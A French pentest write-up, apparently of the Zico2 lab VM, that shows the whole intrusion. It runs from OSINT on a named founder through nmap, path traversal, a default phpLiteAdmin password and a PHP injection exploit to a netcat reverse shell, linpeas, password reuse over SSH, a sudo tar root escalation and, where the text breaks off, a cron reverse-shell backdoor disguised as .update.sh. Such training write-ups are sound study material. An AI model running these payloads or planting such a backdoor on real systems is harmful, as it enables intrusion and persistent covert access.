
Rapport Ethical Hacking
Intrusion dans une Agence Web



Scénario :

L'entreprise Zico2 est une agence web récente qui vient de se lancer sur le marché. N'ayant pas trouvé de CMS répondant à leurs besoins, l'agence a décidé de créer son propre site web. L'entreprise aimerait proposer ses services en déployant des sites internet. Soucieux de la sécurité et fier de leur produit, l'entreprise Zico2, a missionné notre équipe de pentester pour tester la sécurité de leur produit. Le rapport final que nous pouvons leur fournir sera un gage de qualité sur le marché du développement web pour rassurer leurs futurs clients.

Notre équipe a pour seule indication la plage ip dans laquelle se trouve le serveur à auditer.

Déroulement du test d'intrusion en 5 phases :




Phase 1 : Reconnaissance

A/ Passive Mode

Pour la Reconnaissance Passive nous avons commencé simplement à chercher le nom de l'entreprise sur Google pour avoir des informations sur celle-ci.

Première chose sur laquelle on tombe c'est ce tableau appelé du même que l'entreprise Zico2 mais qui n'a rien à voir, nous sommes donc sur une fausse piste.



En fouillant un peu nous tomber sur ceci:

RAFAEL

- **Name:** Rafael


Contact

- **Twitter:** @rafasantos5

Series

- [zico2](#)

Nous avons là le créateur de l'entreprise Zico2 ainsi que son compte Twitter que nous pouvons aller voir.



Nous apprenons que le créateur de l'entreprise se nomme Rafael Santos. Nous récupérons donc son pseudo Twitter qui est rafasantos5 et à l'aide d'outils comme Sherlock ou WhatsMyName nous vérifions s'il n'a pas d'autre compte sur d'autres réseaux.

```

[~]
[+] sherlock rafasantos5
[+] Checking username rafasantos5 on:

[+] Academia.edu: https://independent.academia.edu/rafasantos5
[+] Amino: https://aminoapps.com/u/rafasantos5
[+] Archive.org: https://archive.org/details/@rafasantos5
[+] AskFM: https://ask.fm/rafasantos5
[+] Behance: https://www.behance.net/rafasantos5
[+] Bikemap: https://www.bikemap.net/en/u/rafasantos5/routes/created/
[+] Duolingo: https://www.duolingo.com/profile/rafasantos5
[+] EyeEm: https://www.eyem.com/u/rafasantos5
[+] Fiverr: https://www.fiverr.com/rafasantos5
[+] HackTheBox: https://forum.hackthebox.eu/profile/rafasantos5
[+] HackenProof (Hackers): https://hackenproof.com/hackers/rafasantos5
[+] Houzz: https://houzz.com/user/rafasantos5
[+] HudsonRock: https://cavalier.hudsonrock.com/api/json/v2/osint-tools/search-by-username?username=rafasantos5
[+] Instagram: https://instagram.com/rafasantos5
[+] Issuu: https://issuu.com/rafasantos5
[+] Kick: https://kick.com/rafasantos5
[+] LibraryThing: https://www.librarything.com/profile/rafasantos5
[+] Lichess: https://lichess.org/@/rafasantos5
[+] ProductHunt: https://www.producthunt.com/@rafasantos5
[+] Replit.com: https://replit.com/@rafasantos5
[+] Roblox: https://www.roblox.com/user.aspx?username=rafasantos5
[+] Shpock: https://www.shpock.com/shop/rafasantos5/items
[+] SlideShare: https://slideshare.net/rafasantos5
[+] Smule: https://www.smule.com/rafasantos5
[+] Snapchat: https://www.snapchat.com/add/rafasantos5
[+] Strava: https://www.strava.com/athletes/rafasantos5
[+] TLDR Legal: https://tldrlegal.com/users/rafasantos5/
[+] Telegram: https://t.me/rafasantos5
[+] Trello: https://trello.com/rafasantos5
[+] Twitch: https://www.twitch.tv/rafasantos5
[+] Vero: https://vero.co/rafasantos5
[+] Wattpad: https://www.wattpad.com/user/rafasantos5
[+] Xbox Gamertag: https://xboxgamertag.com/search/rafasantos5
[+] threads: https://www.threads.net/@rafasantos5

[+] Search completed with 34 results
  
```

On voit qu'il y a pas mal de sites qui ont été trouvés nous allons tous les faire un par un pour éviter les faux positifs et voir ce qu'on pourrait apprendre de plus sur notre cible. Pour des raisons de confidentialité nous n'allons pas mettre plus d'info à son sujet.

B/ Active Mode

| | |
|-----------------|--------------|
| Outils Utilisés | Exegol, Nmap |
|-----------------|--------------|

Dans cette première phase de l'attaque, l'entreprise nous a autorisé à nous connecter sur le même réseau que le serveur à auditer. De plus, nous avons comme seule indication le réseau dans lequel se trouve le serveur.

Information :

- Le serveur est dans le réseau 192.168.56.1/24
- L'ip de notre machine attaquante est 192.168.56.2

```
eth0      UNKNOWN      192.168.56.2/32 fe80::cad7:4aff:fe4e:4750/64
```

Nous allons donc dans un premier temps réaliser un scan sur ce réseau.

```
root@exegol-kali:/workspace
[Oct 18, 2024 - 22:04:45 (CEST)] exegol-kali /workspace # sudo nmap -sN 192.168.56.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 22:05 CEST
Nmap scan report for 192.168.56.50
Host is up (0.000081s latency).
All 1000 scanned ports on 192.168.56.50 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:DB:C6:81 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.51
Host is up (0.00086s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
MAC Address: 08:00:27:91:EF:A9 (Oracle VirtualBox virtual NIC)

Nmap scan report for romso94 (192.168.56.1)
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
902/tcp   open|filtered iss-realsecure

Nmap scan report for romso94 (192.168.56.2)
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
902/tcp   open|filtered iss-realsecure

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.13 seconds
[Oct 18, 2024 - 22:05:28 (CEST)] exegol-kali /workspace #
```

-> Nous avons l'ip de notre machine à attaqué : 192.168.56.51

Phase 2 : Scanning

A/ Scan de la machine avec Nmap

| | |
|-----------------|----------------------------|
| Outils Utilisés | Exegol, Nmap, Searchsploit |
|-----------------|----------------------------|

Dans un premier temps grâce à Nmap nous allons scanner notre machine et générer un rapport sur ce scan :

```
[Oct 18, 2024 - 22:11:45 (CEST)] exegol-kali /workspace # nmap -sV 192.168.56.51 --script vuln -oX ./zico2.xml && xsltproc zico2.xml -o zico2.html
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 22:11 CEST
Pre-scan script results:
  broadcast-avahi-dos:
    Discovered hosts:
      224.0.0.251
    After NULL UDP avahi packet DoS (CVE-2011-1002).
    Hosts are all up (not vulnerable).
Nmap scan report for 192.168.56.51
Host is up (0.000049s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
vulners:
cpe:/a:openbsd:openssh:5.9p1:
```

Nmap Scan Report - Scanned at Fri Oct 18 22:11:55 2024

Scan Summary | Pre-Scan Script Output | 192.168.56.51

Scan Summary

Nmap 7.93 was initiated at Fri Oct 18 22:11:55 2024 with these arguments:
nmap -sV --script vuln -oX ./zico2.xml 192.168.56.51
Verbosity: 0; Debug level 0
Nmap done at Fri Oct 18 22:12:59 2024; 1 IP address (1 host up) scanned in 63.70 seconds

Pre-Scan Script Output

| Script Name | Output |
|---------------------|--|
| broadcast-avahi-dos | Discovered hosts: 224.0.0.251 After NULL UDP avahi packet DoS (CVE-2011-1002). Hosts are all up (not vulnerable). |

192.168.56.51

Address

- 192.168.56.51 (IPv4)
- 08:00:27:91:EF:A9 - Oracle VirtualBox virtual NIC (mac)

Ports

The 997 ports scanned but not shown below are in state: **closed**

- 997 ports replied with: **reset**

| Port | State (toggle closed [0] filtered [0]) | Service | Reason | Product | Version | Extra info |
|---|--|---------|--------|---------|---------|--|
| 22 | tcp | open | ssh | syn-ack | OpenSSH | 5.9p1 Debian Subuntu1.10 Ubuntu Linux; protocol 2.0 |
| vulners | | | | | | |
| cpe:/a:openbsd:openssh:5.9p1: | | | | | | |
| 95499236-C9FE-56A6-9070-E943A24B633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9070-E943A24B633A *EXPLOIT* | | | | | | |
| 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT* | | | | | | |
| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408 | | | | | | |
| CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908 | | | | | | |
| B0190CDB-3EB9-5631-9020-8064A1575B23 9.8 https://vulners.com/githubexploit/B0190CDB-3EB9-5631-9020-8064A1575B23 *EXPLOIT* | | | | | | |
| 8FC9C5A8-3968-5F3C-825E-E80B5379A623 9.8 https://vulners.com/githubexploit/8FC9C5A8-3968-5F3C-825E-E80B5379A623 *EXPLOIT* | | | | | | |
| 8AD01159-548E-546E-AA87-20E89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-20E89F3927EC *EXPLOIT* | | | | | | |
| 5E6968B4-DB06-57FA-BF6E-D9B22190B27A 9.8 https://vulners.com/githubexploit/5E6968B4-DB06-57FA-BF6E-D9B22190B27A *EXPLOIT* | | | | | | |
| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600 | | | | | | |
| CVE-2016-0778 8.1 https://vulners.com/cve/CVE-2016-0778 | | | | | | |
| PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT* | | | | | | |
| EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT* | | | | | | |
| CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778 | | | | | | |

>On à donc notre fichier de scan généré : [Résultat du Scan](#)

6

En analysant ce fichier, grâce à l'utilisation du “--script vuln” qui va tester des entry-points et des vulnérabilités connus nous avons une brève énumération.

| | |
|-----------|--|
| http-enum | <pre>/view/index.shtml: Axis 212 PTZ Network Camera /dbadmin/: phpMyAdmin /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)' /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)' /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)' /vendor/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)' /view/: Potentially interesting folder</pre> |
|-----------|--|

Les informations connu sur la machine cible à se moment de l'attaque sont :

- Serveur à l'adresse 192.168.56.51
- Port 22 - SSH ouvert
- Port 80 ouvert, Version : Apache 2.2.22


B/ Analyse du serveur web

>/view semble être exploitable pour lire des fichiers sur la machine alors


essayons : /view?page=../../etc/passwd nous avons accès à des informations sur la machine



> /dbadmin est un portail de connexion pour gérer une base de donné :



> Essayons de voir si le mot de passe à mal été configuré en essayant “admin”



> Le mot de passe “admin” fonctionne

C/ Analyse du service SQL via Searchsploit

On connaît la version du portail admin pour gérer la base de données : phpLiteAdmin v1.9.3

```
root@exegol-kali:/workspace
[Oct 18, 2024 - 22:58:40 (CEST)] exegol-kali /workspace # searchsploit phpLiteAdmin 1.9.3
3
-----
Exploit Title                                     | Path
-----
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection   | php/webapps/24044.txt
-----
Shellcodes: No Results
```

> Ce service est vulnérable, il existe une RCE

Phase 3 : Gaining Access

Outils Utilisés

Exegol, Searchsploit, Netcat

À ce moment de l'attaque nous avons une R.C.E (Remote Code Execution) connue à exploiter.

```
[Oct 10, 2024 - 23:00:44 (CEST)] exegol-kali /workspace # cat /opt/tools/exploitdb/exploits/php/webapps/24044.txt
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: l@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informa
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux


Description:
phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite, etc.) if you do not include it yourself. The database will be
created in the directory you specified as the $directory variable.'
An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by access the database file with the Webbrowser.

Proof of Concept:
1. We create a db named "hack.php".
[Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".]
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/BSn90
Hex preview: http://goo.gl/LJ51Q
2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo();>
Hex preview: http://goo.gl/v7U5Q
3. Now we run hack.php
Done!
Proof: http://goo.gl/ZqPVL
[Oct 10, 2024 - 23:00:45 (CEST)] exegol-kali /workspace #
```

En lisant cet exploit on comprend comment nous allons pouvoir obtenir les accès sur le serveur distant.

A/ Création du reverse shell

Le portail phpLiteAdmin en 1.9.3 est vulnérable en cas de création d'une base de donnée nommée .php, celle-ci peut exécuter du code si l'on injecte le code dans les éléments d'une table.



> Nous créons donc dans un premier temps notre database que l'on nomme 'shell.php'

/usr/databases/shell.php

Creating new table: 'shell'

| Field | Type | Primary Key | Autoincrement | Not NULL | Default Value |
|-------|------|------------------------------|------------------------------|------------------------------|-------------------|
| shell | TEXT | <input type="checkbox"/> Yes | <input type="checkbox"/> Yes | <input type="checkbox"/> Yes | 234 >/tmp/f"); ?> |

Create Cancel

> On crée donc dans shell.php une table que l'on nomme shell par exemple et dans cette table on va insérer notre code php, qui est un reverse shell :

" <?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.2 1234 >/tmp/f"); ?>"

-> Ce code php va essayer de se connecter à l'ip 192.168.56.2 sur le port 1234. L'ip étant notre machine attaquante, si l'on crée un listener sur celle-ci, alors on aura accès à la machine cible.

Table 'shell' has been created.
CREATE TABLE 'shell' ('shell' TEXT default '<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.2 1234 >/tmp/f"); ?>')

B/ Création du listener

```
nc -lvnp 1234
[Oct 18, 2024 - 23:12:27 (CEST)] exegol-kali /workspace # nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
█
```

> On crée une écoute sur notre machine attaquante sur le port 1234 grâce à netcat et la commande : "nc -lvnp 1234"

C/ Execution de la RCE pour la connexion

> On avait trouvé que /view?page=../ était exploitable, essayons d'exécuter notre code php via cela.

```
192.168.56.51/view?page=../usr/databases/shell.php
```

Lorsque l'on se connecte sur cette adresse, la page charge en boucle et si l'on regarde notre listener :

```
nc-lvnp 1234
[Oct 18, 2024 - 23:12:27 (CEST)] exegol-kali /workspace # nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.56.51.
Ncat: Connection from 192.168.56.51:55934.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

> Nous avons maintenant accès à la machine à distance grâce à notre reverse-shell.

Phase 4 : Maintaining Access

| | |
|-----------------|---|
| Outils Utilisés | Exegol, SSH, Linpeas, Python, GTFObins, wget, CronTab |
|-----------------|---|

> Nous sommes connecté sur la machine mais en utilisateur www-data.

A/ Amélioration du shell

```
$ whoami
www-data
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/var/www$
```

> Nous vérifions dans un premier temps que python est installé sur la machine, puis nous améliorons notre shell pour le rendre plus stable.

```
Etape 1 : python -c 'import pty; pty.spawn("/bin/bash")' Python
Etape 2 : export TERM=xterm
Etape 3 : Ctrl + Z
Etape 4 : stty raw -echo; fg
```

En suivant cette méthode nous obtenons un shell parfaitement stable.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/var/www$ clear
clear
TERM environment variable not set.
www-data@zico:/var/www$ export TERM=xterm
export TERM=xterm
www-data@zico:/var/www$ ^Z
[1] + 21632 suspended nc -lvnp 1234
[Oct 18, 2024 - 23:22:08 (CEST)] exegol-kali /workspace # stty raw -echo; fg
[1] + 21632 continued nc -lvnp 1234

www-data@zico:/var/www$
www-data@zico:/var/www$ clear
www-data@zico:/var/www$
```

B/ Droits d'exécutions

> Nous sommes toujours connecté en www-data, listons alors les services que l'on peut exécuter pour les exploiter pour faire une escalation de privilège.

```
stty raw -echo; fg
www-data@zico:/var/www$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/pppd
/usr/sbin/uidd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/sudoedit
/usr/bin/at
/sbin/mount.nfs
/bin/fusermount
/bin/umount
/bin/ping6
/bin/su
/bin/mount
/bin/ping
www-data@zico:/var/www$
```

> Rien de facilement exploitable nous allons essayer de trouver des informations sur la machine pour nous connecter en tant qu'utilisateur.

C/ Serveur Python et Linpeas

> On va exécuter un script sur la machine cible qui va lister les vulnérabilités présentes.
Pour se faire nous allons monter un serveur http en python sur notre machine attaquante,
puis récupérer le script sur notre machine cible dans le dossier /tmp

```
root@exegol-kali:/workspace
[Oct 18, 2024 - 23:28:19 (CEST)] exegol-kali /workspace # curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh > script.sh
```

> On récupère le [SCRIPT](#) sur notre machine attaquante dans un fichier script.sh

```
python3 -m http.server 8000
[Oct 18, 2024 - 23:28:19 (CEST)] exegol-kali /workspace # curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh > script.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total   Spent    Left     Speed
  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0
100 805k 100 805k    0     0  798k    0  0:00:01 0:00:01 --:--:-- 1256k
[Oct 18, 2024 - 23:29:37 (CEST)] exegol-kali /workspace # python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

> On initialise un serveur python sur le port 8000 de notre machine attaquante et sur notre machine cible on récupère notre script avec un wget :

```
www-data@zico:/tmp$ wget 192.168.56.2:8000/script.sh
--2024-10-18 21:39:31-- http://192.168.56.2:8000/script.sh
Connecting to 192.168.56.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: `script.sh'

100%[=====] 824,745 --.-K/s in 0.006s

2024-10-18 21:39:31 (138 MB/s) - `script.sh' saved [824745/824745]

www-data@zico:/tmp$ chmod 777 script.sh
www-data@zico:/tmp$
```

> Une fois notre script téléchargé on le rend exécutable puis on l'exécute.

D/ Linpeas.sh, le scanner de vulnérabilité pour Linux

```
=====|| Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /p
ivate/var/tmp, and backup folders (limit 70)
-rwxrwxrwx 1 www-data www-data 824745 Oct 18 21:29 /tmp/script.sh

=====|| Searching passwords in history files

=====|| Searching passwords in config PHP files
home/zico/joomla/installation/helper/database.php: 'passwor
' => $password,
home/zico/joomla/installation/model/configuration.php: ->set($d
->quoteName('password') . ' = ' . $db->quote($cryptpass))
home/zico/joomla/installation/model/database.php: '
password' => $options->db_pass,
home/zico/joomla/libraries/joomla/log/logger/database.php: $this->p
ssword = (empty($this->options['db_pass'])) ? '' : $this->options['db_pass'];
home/zico/joomla/libraries/joomla/log/logger/database.php: $this->p
ssword = null;
home/zico/joomla/libraries/joomla/log/logger/database.php: 'passwor
' => $this->password,
home/zico/wordpress/wp-admin/setup-config.php: $pwd = trim( wp_unslash( $_POST[ 'pwd' ]
) );
home/zico/wordpress/wp-admin/setup-config.php: define('DB_PASSWORD', $pwd);
home/zico/wordpress/wp-admin/setup-config.php: define('DB_USER', $uname);
home/zico/wordpress/wp-config.php:define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
home/zico/wordpress/wp-config.php:define('DB_USER', 'zico');

=====|| Searching *password* or *credential* files in home (limit 70)
etc/pam.d/common-password
home/zico/joomla/libraries/cms/form/rule/password.php
home/zico/joomla/libraries/fof/form/field/password.php
home/zico/joomla/libraries/joomla/crypt/password
```

> En analysant le rapport du script on a un nom d'utilisateur et un mot de passe qui apparaissent. Il y avait un port ssh d'ouvert on va essayer de se connecter dessus.

E/ Connexion SSH

```
zico@zico: ~
www-data@zico:/tmp$ ssh zico@192.168.56.51
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.56.51 (192.168.56.51)' can't be established.
ECDSA key fingerprint is 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
zico@192.168.56.51's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$
```

> La connexion a fonctionné :

Utilisateur : zico

Mot de passe : "sWfCsfJSPV9H3AmQzw8"

G/ Droits d'exécutions

>Vérifions les service que ce nouvel utilisateur peut exécuter :

- Première méthode comme avec www-data : `find / -perm -u=s -type f 2>/dev/null`
- Deuxième méthode : `sudo -l`

```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
  env_reset, exempt_group=admin,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
  (root) NOPASSWD: /bin/tar
  (root) NOPASSWD: /usr/bin/zip
zico@zico:~$
```

>Avec l'outil [GTFO bins](#) on récupère le payload pour se connecter en root via l'outil tar, on aurait aussi pu le faire par l'outil zip.

Payload: "sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh"

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
=exec=/bin/shsudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action
tar: Removing leading `/' from member names
# whoami
root
#
```

> On est maintenant root sur la machine.

H/ Installation d'une backdoor

> Dans le dossier /etc/apache2 nous allons créer un fichier .update.sh qui sera executé toutes les 5 minutes pour essayer de se connecter vers notre machine

```
zico@zico: ~
GNU nano 2.2.6 File: .update.sh

#!/bin/bash

# IP et port de votre machine de contrôle
CONTROL_IP="192.168.56.2"
CONTROL_PORT="4444"

# Tentative de connexion reverse shell
bash -i >& /dev/tcp/$CONTROL_IP/$CONTROL_PORT 0>&1
```


> On ajoute l'exécution de ce script dans une crontab :

```
root@zico: /etc/apache2
root@zico:/etc/apache2# nano .update.sh
root@zico:/etc/apache2# ls
